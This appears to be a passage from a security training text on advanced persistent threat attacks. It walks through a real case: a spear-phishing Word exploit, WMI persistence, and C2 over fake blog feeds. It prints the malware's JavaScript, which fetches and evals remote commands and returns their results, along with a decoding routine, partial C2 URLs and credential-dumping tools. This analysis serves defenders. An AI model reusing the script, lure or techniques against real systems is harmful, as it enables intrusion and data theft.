6. **Data Exfiltration:** This phase –considered as the most challenging- includes funnelling the collected information to attacker controlled resources through the network.The data can be sent from each infected host directly to the actor's drop site. However, ttypically the data routed to an internal staging server where it is bundled, compressed and often encrypted for transmission to external locations under the attackers' control. In order to hide the transmission process, APT actors often use secure protocols like SSL/TLS, customized encoding algorithms, steganography or leverage the anonymity feature of Tor network. The exfiltrated data includes every document, email and other types of data discoverable on the network. Some frequently examined locations include the infected user's documents folder, shared drives located on file servers, the user's local email file and email from the central email server. Collecting documents based on their file extension is a popular tactic. Commonly targeted extensions include .DOC, .DOCX, .XLS, .XLSX, .PPT, .PPTX and .PDF. Other extensions may be targeted if the actors are

aware of custom applications or unique attributes of interest in the target environment. Taking all common documents is not necessarily an indicator that the actors don’t know what they are looking for.

4.4 CASE STUDY


The case study details targeted attack to a sensitive organization.

4.4.1 Information gathering

The initial step of attack phase wherein attackers identify and study the targeted victims and extract as much information as possible through social engineering methodologies / open source information collecting tools such as OSINT.

4.4.2 Delivery

Attackers deliver the malicious software onto the organizational premises either by direct or indirect methods. Spear phishing mail shown below, a direct method, in which targeted victims are sent with emails with contextual and catchy subjects (or URL’s prompt to download) with crafted attachment. In Indirect method, rather than directly sending emails, attackers identify the 3rd party websites of victim interest, compromise them and infect with malware.



[redacted]gov.in>

May 25 (9 days ago)

to [redacted] sabhilash, me

Dear Abhilash

As per our discssions on the other day, regarding Seretary's visit to [redacted] and the deliverables and the action plans to be briefed, Please find the attached, detailing my observations and the future plans. your valuable suggestions are highly appreciated.

Dr. ABCD,
HOD,
MInistry of [redacted]
GOI

Roadmap.doc

spear phishing mail with crafted attachement-CVE-2012-0158 MS office exploit.


Figure 92: Spear mail with crafted attachment

4.4.3 Initial Compromise

APT attacks, attackers often leverage vulnerabilities (zero days) in common and widely used application such as Microsoft office applications, adobe reader/ flash player, internet browsers etc. In the above case, the attackers try to exploit a remote code execution vulnerability in office word that once successfully exploited, leads complete compromise of the victim machine providing complete control to the attacker, letting to download further malware onto the machine, making as a launch pad for further attacks across the internal machines as well the outside world.

4.4.4 Exploit detected inside crafted/malicious document


1. Vulnerability Identifier: **CVE-2012-0158**
2. Description: The (a) ListView, (b) ListView2, (c) TreeView, and (d) TreeView2 ActiveX controls in MSCOMCTL.OCX in the Common Controls in Microsoft Office version lets a remote attackers to execute arbitrary code via a crafted (1) document or (2) web page that triggers system-state corruption, aka "MSCOMCTL.OCX RCE Vulnerability." *http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2012-0158*



```
[redacted].doc ×
000009F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000A01  13 20 43 4F 4E 54 52 4F 4C 20 4D 53 43 6F 6D 63  . CONTROL MSComc
00000A10  74 6C 4C 69 62 2E 54 6F 6F 6C 62 61 72 2E 32 20  tlLib.Toolbar.2 
00000A21  5C 73 20 14 01 15 0D 00 00 00 00 00 00 00 00 00  \s .............
00000A30  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000A40  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000A50  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .CVE-2012-0158....
00000A60  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000A70  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 93: exploit string

When opened with a vulnerable version of Microsoft Word, the exploit initiates the infection routine and display the legitimate document after dropping backdoors / downloaders at user's temporary location. The decoy document is opened for the user so as to circumvent the chance of suspiciousness. The infection pattern is shown below:



```
C:\DOCUME~1\nowsis\LOCALS~\Temp
dw20.EXE
gupdate.exe
```

```
    dumpcap.exe       972 C:\Program Files\Wireshark\dumpcap....     "C:\Program Files\Wireshark\dumpcap"...
⊟ dw20.EXE           1116 C:\Documents and Settings\nowsis\Lo...  C:\DOCUME~1\nowsis\LOCALS~1\Te...
  ⊟ cmd.exe          1680 C:\WINDOWS\system32\cmd.exe             C:\WINDOWS\system32\cmd.exe /c C...
    ⊟ gupdate.exe    1836 C:\Documents and Settings\nowsis\Lo...  C:\DOCUME~1\nowsis\LOCALS~1\Te...
      ⊟ cmd.exe       816 C:\WINDOWS\system32\cmd.exe             /c cscript.exe C:\DOCUME~1\nowsis\...
          cscript.exe 1828 C:\WINDOWS\system32\cscript.exe        cscript.exe C:\DOCUME~1\nowsis\LO...
  OFFLB.EXE          1452 C:\Program Files\Common Files\Micros...  "C:\Program Files\Common Files\Micros...
  WINWORD.EXE        2008 C:\Program Files\Microsoft Office\Offic... "C:\Program Files\Microsoft Office\Offic...
```

scrcons.exe:1696 Properties

Image | Performance | Performance Graph | Threads | TCP/IP | Security | Environment | Strings

☑ Resolve addresses

F	Local Address	Remote Address	State
TCP	aeon:1101	host-202-[redacted]47.rediffdns....	ESTABLISHED
TCP	aeon:1104	wordpress.com:http	ESTABLISHED
TCP	aeon:1105	174.[redacted]244:http	ESTABLISHED
TCP	aeon:1107	174.[redacted]244:http	SYN_SENT
TCP	aeon:kpop	174.[redacted]244:http	SYN_SENT
TCP	aeon:1110	del01s06-in-f11.[redacted]http	ESTABLISHED
UDP	localhost:1098	*:*	


```
⊟ svchost.exe      872 C:\WINDOWS\system32\svchost.exe        C:\WINDOWS\system32\sv
    wmiprvse.exe   272 C:\WINDOWS\system32\wbem\wmipr...      C:\WINDOWS\system32\wb
    scrcons.exe   1696 C:\WINDOWS\system32\wbem\scrco...      C:\WINDOWS\system32\wb
```

Drops the malicious executables, along with the decoy docuemnt onto the users %temp% directory and initiates the execution. Windows WMI has been abused to maintain peristence mechanisms.

Figure 94: Infection pattern

The file system changes:


The dropped file gupdate.exe extracts encoded JavaScript file (XORed with 0XA) as shown below. The file in turn initiated by windows scripting process and that registers the malicious script as WMI active event consumer script.



```
file: Write C:\Documents and Settings\nowsis\Local Settings\Temp\dw20.EXE -> C:\Documents and Settings\nowsis\Local Settings\Temp\~Ne10.tmp
file: Delete C:\Documents and Settings\nowsis\Local Settings\Temp\dw20.EXE -> C:\Documents and Settings\nowsis\Local Settings\Temp\gupdate.exe
process: created C:\Documents and Settings\nowsis\Local Settings\Temp\dw20.EXE -> C:\WINDOWS\system32\cmd.exe
process: created C:\WINDOWS\system32\cmd.exe -> C:\Documents and Settings\nowsis\Local Settings\Temp\gupdate.exe
file: Write C:\Documents and Settings\nowsis\Local Settings\Temp\gupdate.exe -> C:\Documents and Settings\nowsis\Local Settings\Temp\~tmpinst.js
process: created C:\Documents and Settings\nowsis\Local Settings\Temp\gupdate.exe -> C:\WINDOWS\system32\cmd.exe
process: created C:\WINDOWS\system32\cmd.exe -> C:\WINDOWS\system32\cscript.exe
process: terminated C:\WINDOWS\system32\cmd.exe -> C:\WINDOWS\system32\cscript.exe
process: terminated C:\Documents and Settings\nowsis\Local Settings\Temp\gupdate.exe -> C:\WINDOWS\system32\cmd.exe
file: Delete C:\Documents and Settings\nowsis\Local Settings\Temp\gupdate.exe -> C:\Documents and Settings\nowsis\Local Settings\Temp\~tmpinst.js
process: terminated C:\WINDOWS\system32\cmd.exe -> C:\Documents and Settings\nowsis\Local Settings\Temp\gupdate.exe
process: terminated C:\Documents and Settings\nowsis\Local Settings\Temp\dw20.EXE -> C:\WINDOWS\system32\cmd.exe
file: Delete C:\Program Files\Common Files\Microsoft Shared\OFFICE12\OFFLB.EXE -> C:\Documents and Settings\nowsis\Local Settings\Temp\11913851.cvr
process: created C:\WINDOWS\system32\svchost.exe -> C:\WINDOWS\system32\wbem\scrcons.exe
registry: SetValueKey C:\WINDOWS\system32\wbem\scrcons.exe -> HKU\.DEFAULT\Software\Microsoft\Windows Script\Settings\JITDebug
process: created C:\WINDOWS\system32\svchost.exe -> C:\WINDOWS\system32\wbem\wmiprvse.exe
```

XOR encoded javascript files responsible for making C2 communciations and later install as WMI event.


Figure 95: XOR encoded javascript files



```
File: ~tmpinst.js
MD5:  42c57f4c558fd3042ca8ec0a39d784e5
Size: 5094

Ascii Strings:
---------------------------------------------------------------------------
function InstallWMI(Probe,Str,Owner) {
var nslink="winmgmts:{impersonationLevel=impersonate}!\\\\.\\root\\subscription";
var oWMI=GetObject(nslink +':ActiveScriptEventConsumer').spawninstance_();
oWMI.name=Probe;
oWMI.scriptingengine='javascript";
oWMI.ScriptText = Str+"var sOwner='"+Owner+"';var MAIN=function(){$=this;$.key='W';$.sFeedUrl=sXmlUrl;
$.sOwner=sOwner;$.sXmlUrl='';$.oHttp=null;$.oShell=null;$.oStream=null;$.sHostName=null;$.sOSType=null;
$.sMacAddress=null;$.sURLParam=null;$.version='2.0.0';$.runtime=5000;$.oWMI=null;$.
_x=ActiveXObject;};MAIN.prototype={InitObjects:function(){$.oWMI=GetObject('winmgmts:
{impersonationLevel=impersonate}!\\\\\\\\.\\\\root\\\\cimv2');$.oShell=new $._x('WScript.Shell');
$.oStream=new $._x('ADODB.Stream');$.GetOSInfo();$.GetMacAddress();$.GenerateUrlParam();},WMI:function
(sql){return $.oWMI.ExecQuery(sql);},GetOSInfo:function(){var e=new Enumerator($.WMI('Select * from Win32
_OperatingSystem'));if(!e.atEnd()){var item=e.item();$.sOSType=item.Caption+item.ServicePackMajorVersion;
$.sHostName=item.CSName;}},GetMacAddress:function(){var e=new Enumerator($.WMI('Select * from Win32
_NetworkAdapter where PNPDeviceID like \\\"%PCI%\\\" and NetConnectionStatus=2'));if(!e.atEnd())
{$.sMacAddress=e.item().MACAddress;}},GenerateUrlParam:function(){var time=new Date();
$.sURLParam='cstype=server&authname=servername&authpass=serverpass&hostname='+
$.sHostName+'&ostype='+$.sOSType+'&macaddr='+$.sMacAddress+'&owner='+$.sOwner+'&version='+
$.version+'&runtime='+$.runtime;$.sURLParam+='&t='+time.getMinutes()+time.getSeconds
[i].getAttribute('id')=='0a552b5a4352'){commands=eval('('+container[i].text+')').command;}}}catch(e){}if
(commands!=null){var commandresult='';for(var i=0;i<commands.length;i++){var result='no response';try
{result=eval($.Decode(commands[i].value));}catch(e){}if(i>0){commandresult+=',';}
commandresult+='\\\"'+commands[i].id+'\\\':\\\"'+escape(result)+'\\\"';}if(commandresult.length>0)
{commandresult='{'+commandresult+'}';$.oHttp.Open('POST',$.sXmlUrl,false);$.oHttp.setRequestHeader
('CONTENT-TYPE','application/x-www-form-urlencoded');$.oHttp.Send
($.sURLParam+'&command=result&commandresult='+commandresult);}}else{$.sXmlUrl='';runnum=0;}}$.runtime=
(new Date()).getTime()-start.getTime();WScript.Sleep(10000);}if($.sXmlUrl.length>0){return;}}}catch(e)
{}}},Fire:function(){$.InitObjects();try{$.MainLoop();}catch(e){}$.CleanObjects();}};new MAIN().Fire();";
var Asecpath = oWMI.Put_();
oWMI = GetObject(nslink+':__EventFilter').spawninstance_();
oWMI.name=Probe;
oWMI.Query = 'select * from __timerevent where timerid=\"'+ Probe +'\"';
oWMI.QueryLanguage="WQL";
var FilterPath = oWMI.Put_();
  return '';
};InstallWMI('ProbeScriptFint','var
sXmlUrl="http://bla[redacted].wordpress.com/feed/;http://blogs.rediff.com/ar[redacted]/feed/;http://mus[redacted]
[redacted].blogspot.com/feeds/posts/default;http://ra[redacted]wordpress.com/feed/;http://[redacted]blog.com/feed/
;http://r[redacted]tvfm.wordpress.com/feed/;http://ne[redacted]t.blogspot.com/feeds/posts/default;http://[redacted]
[redacted]livejournal.com/data/rss";','','140319027');
```

Figure 96: WMI active event consumer script

The JavaScript registered contains a list of hardcoded fake social networking sites and instructed to fetch the listed page contents on an interval of 60 seconds. The fake blog domains set by the attackers contains encoded strings of 2nd stage C2 server. The response page is parsed for the **title tag** which contains the encoded string for the 2nd level C2 servers.



carver - Windows Internet Explorer

http://[redacted].com/feed/

[redacted]

You are viewing a feed that contains frequently updated content. When you subscrib
downloaded to your computer and can be viewed in Internet Explorer and other programs. L

Subscribe to this feed

@XBOPMvImXY[redacted]V g_$d\ol)pla_se/rkt@

Friday, May 28, 2010, 1:50:59 PM | beldoncarver

@XBOPMvImXYZpNTKQJXPc`^PWV g_$d\ol)pla_se/rkt@

Comments (0)

Follow TCP Stream

Stream Content

```
<channel>
.<title>aru[redacted] online</title>
.<atom:link href="http://blogs.rediff.com/aru[redacted]/feed/" rel="self" type="application/rss
+xml" />
.<link>http://blogs.rediff.com/aru[redacted]</link>
.<description>Broadcasting my thoughts</description>
.<pubDate>Tue, 03 Jun 2014 02:19:58 +0000</pubDate>
.<generator>http://wordpress.org/?v=2.7.1</generator>
.<language>en</language>
.<sy:updatePeriod>hourly</sy:updatePeriod>
.<sy:updateFrequency>1</sy:updateFrequency>
...<item>
..<title>@Q;HIFoefJJPQCQlC[HXMUZ\y&#124;wO\[&#124;^Vif#jf[Ym_)len@</title>
..<link>http://blogs.rediff.com/aru[redacted]/2013/10/16/o9fgdmcdkiimpkcv[redacted]_wjgkgznmfo/
</link>
..<comments>http://blogs.rediff.com/aru[redacted]/2013/10/16/
o9fgdmcdkiimpkcv[redacted]wjgkgznmfo/#comments</comments>
..<pubDate>Wed, 16 Oct 2013 00:13:44 +0000</pubDate>
..<dc:creator>editor kumar</dc:creator>
..
..<category><![CDATA[Uncategorized]]></category>
```


encoded strings queried by the malaware for the second stage C2 server

```
Decode: function (sourceStr) {
    var keycode = sourceStr.charCodeAt(0);
    var source = sourceStr.substr(1);
    var vals = source.split(',');
    var result = '';
    for (var i = 0; i < vals.length; i++) {
        result += String.fromCharCode(vals[i] ^ keycode);
    }
```

DECODING ROUTINE

Figure 97: The fake blog domains set by the attackers

WMI classes stored in namespace: subscription allow permanent and general access to WMI services. This allows the malware maintains persistence by executing an interval of 60 seconds.



WMI Event Registration Editor

Consumers in: root\subscription

- __EventConsumer
  - ActiveScriptEventConsumer
    - ActiveScriptEventConsumer.Name="ProbeScriptFint"
  - CommandLineEventConsumer
  - LogFileEventConsumer
  - MSFT_ForwardingConsumer
  - MSFT_UCScenarioControl
  - MSFT_UpdatingConsumer
  - NTEventLogEventConsumer
  - SMTPEventConsumer

Name="ProbeScriptFint"

Reg	Event Filter Class	Instance
	__EventFilter	Name="Microsoft WMI Updating Consumer Scenario Control"
✓	__EventFilter	Name="ProbeScriptFint"
	__EventFilter	Name="SCM Event Log Filter"

Edit instance properties : \\AEON\ROOT\subscription:ActiveScriptEventConsumer.Name="ProbeScriptFint"

Properties | Methods | Associations


Properties of an object are values that are used to characterize an instance of a class.

Name	Type	Value
CreatorSID	array of uint8	Array
KillTimeout	uint32	0
MachineName	string	<empty>
MaximumQueueSize	uint32	<empty>
Name	string	ProbeScriptFint
ScriptFilename	string	<empty>
ScriptingEngine	string	javascript
ScriptText	string	var sXmlUrl="http://blackmusicdj.wordpress.com/feed/;http://bl
__CLASS	string	ActiveScriptEventConsumer
__DERIVATION	array of string	Array
__DYNASTY	string	__SystemClass
__GENUS	sint32	2
__NAMESPACE	string	ROOT\subscription
__PATH	string	\\AEON\ROOT\subscription:ActiveScriptEventConsumer.Name=

Figure 98: Maintaining persistence

4.4.5 Command and Control mechanisms

The fake blogs are queried for the encoded strings. By leveraging a two stage control server mechanisms, attackers have the easiness to change the encoded strings from the fake blogs to a new one that decodes to a new C2server rather than interacting with the malware to instruct for the new C2 domain.




Filter: dns

```
No.  Time       Source     Destination  Protocol  Info
  3  0.000339   10.0.2.15  8.8.8.8      DNS       Standard query A black[redacted]wordpress.com
  4  0.325519   8.8.8.8    10.0.2.15    DNS       Standard query response CNAME lb.wordpress.com A 76.[redacted].123 A 192.
 24  3.729831   8.8.8.8    10.0.2.15    DNS       Standard query response, Server failure
 25  3.819337   10.0.2.15  8.8.8.8      DNS       Standard query A blogs.rediff.com
 26  3.837575   8.8.8.8    10.0.2.15    DNS       Standard query response A 202.[redacted].47
 35  3.978405   10.0.2.15  8.8.8.8      DNS       Standard query A [redacted].byethost24.com
 36  4.472097   8.8.8.8    10.0.2.15    DNS       Standard query response A 185.27.134.110
 44  4.782291   8.8.8.8    10.0.2.15    DNS       Standard query response A 174.128.248.244
 50  5.144101   10.0.2.15  8.8.8.8      DNS       Standard query A mus[redacted].blogspot.com
 51  5.248769   8.8.8.8    10.0.2.15    DNS       Standard query response CNAME blogspot.l.googleusercontent.com A 173.
 68  5.594086   10.0.2.15  8.8.8.8      DNS       Standard query A radi[redacted].wordpress.com
 69  5.925532   8.8.8.8    10.0.2.15    DNS       Standard query response CNAME lb.wordpress.com A 66.[redacted]238 A 192.0
 86  6.662809   10.0.2.15  8.8.8.8      DNS       Standard query A www.indi[redacted]age.tk
 87  6.680638   8.8.8.8    10.0.2.15    DNS       Standard query response A 174.[redacted].244
 89  6.759942   8.8.8.8    10.0.2.15    DNS       Standard query response, Server failure
153  38.909082  10.0.2.15  8.8.8.8      DNS       Standard query A [redacted].blog.com
```

DNS queries made to the fake blog sites. and the real C2 server

Figure 99: DNS queries made to the fake blog site and the real C2 server

A few lists of encoded strings observed and the decoded 2nd stage Command and Control server (C2).



```
Q;HIFoefQRSi[redacted]J]ZXJQPxaY|^Vif#[redacted]_)len
4|+,)RHI#}24-+6[redacted].0892=C]5B[redacted]gDJACW1QJS
S=JKHqghSTUkCB[redacted]\QObU[R(%}[redacted]k(ok`^rdaef1tmv
XBOPMvlmXYZpNT[redacted]`^PWV g_$d\ol)pla_se/rkt
Q;HIFoefJ[redacted][HXMUZ\y|wO\[|[redacted]f[Ym_)len
```

```
I:\[redacted]\april1-14>33.exe

 ENTER THE CRYPTED STRING..
 enter "." to exit the prgm
Q;HIFoefJJPQCQ1C[HXMUZ\y|wO\[|^Vif#jf[Ym_>len

 the primary level C2 server is:
http://[redacted]yethost24.com/news/update.php

 ENTER THE CRYPTED STRING..
 enter "." to exit the prgm
Q;HIFoefQRSiGMDJCQRJ]ZXJQPxaY|^Vif#jf[Ym_>len

 the primary level C2 server is:
http://www.in[redacted]ge.tk/news/update.php

 ENTER THE CRYPTED STRING..
 enter "." to exit the prgm
```


```
ttp://www.ind[redacted]e.tk/news/update.php
ttp://[redacted]D.[redacted]dns.com/[redacted]/index.php
ttp://www.ca[redacted]d95.tk/news/updat[redacted].php
ttp://www.ind[redacted]e.tk/news/update.php
ttp://[redacted]host24.com/news/update.php
```

Figure 100: lists of encoded strings observed and the decoded 2nd stage Command

4.4.6 Lateral movement

In order to expand and sustain control over the targeted organization attacker typically performs lateral movements by performing internal reconnaissance to map the network and acquire intelligence, compromising additional systems in order to harvest credentials and gain escalated privileges by cracking passwords and identifying and collecting valuable digital assets, such as intellectual properties , Personally Identifiable Information (PII). The tools of the trade in this process include very rudimentary ***netcat*** to custom developed non-detected and stealth tools. Lateral movement phases generally compries of identifying the internal servers, dumping cracking and stealingpasswords, sniffing communications,maintaing permanent footholds onto the compromised machines, port scannings etc. Mimikatz, Pwdump, Cachedump, Lslsass,Gsecdump are typical examples for programs for extracting (cached) password hashes from a system's registry/ windows processes. Typically used to crack passwords for lateral movement throughout the victim environment. It can also be used in pass-the-hash attacks and used to access remote machines (RDP).

Tools like HTRAN , a connection bouncer, redirects TCP traffic destinted for one host to an alternate host. It is also used to help obfuscate source IP of an attacker. It allows the attacker to bounce through several connections in the victim country, confusing incident responders.



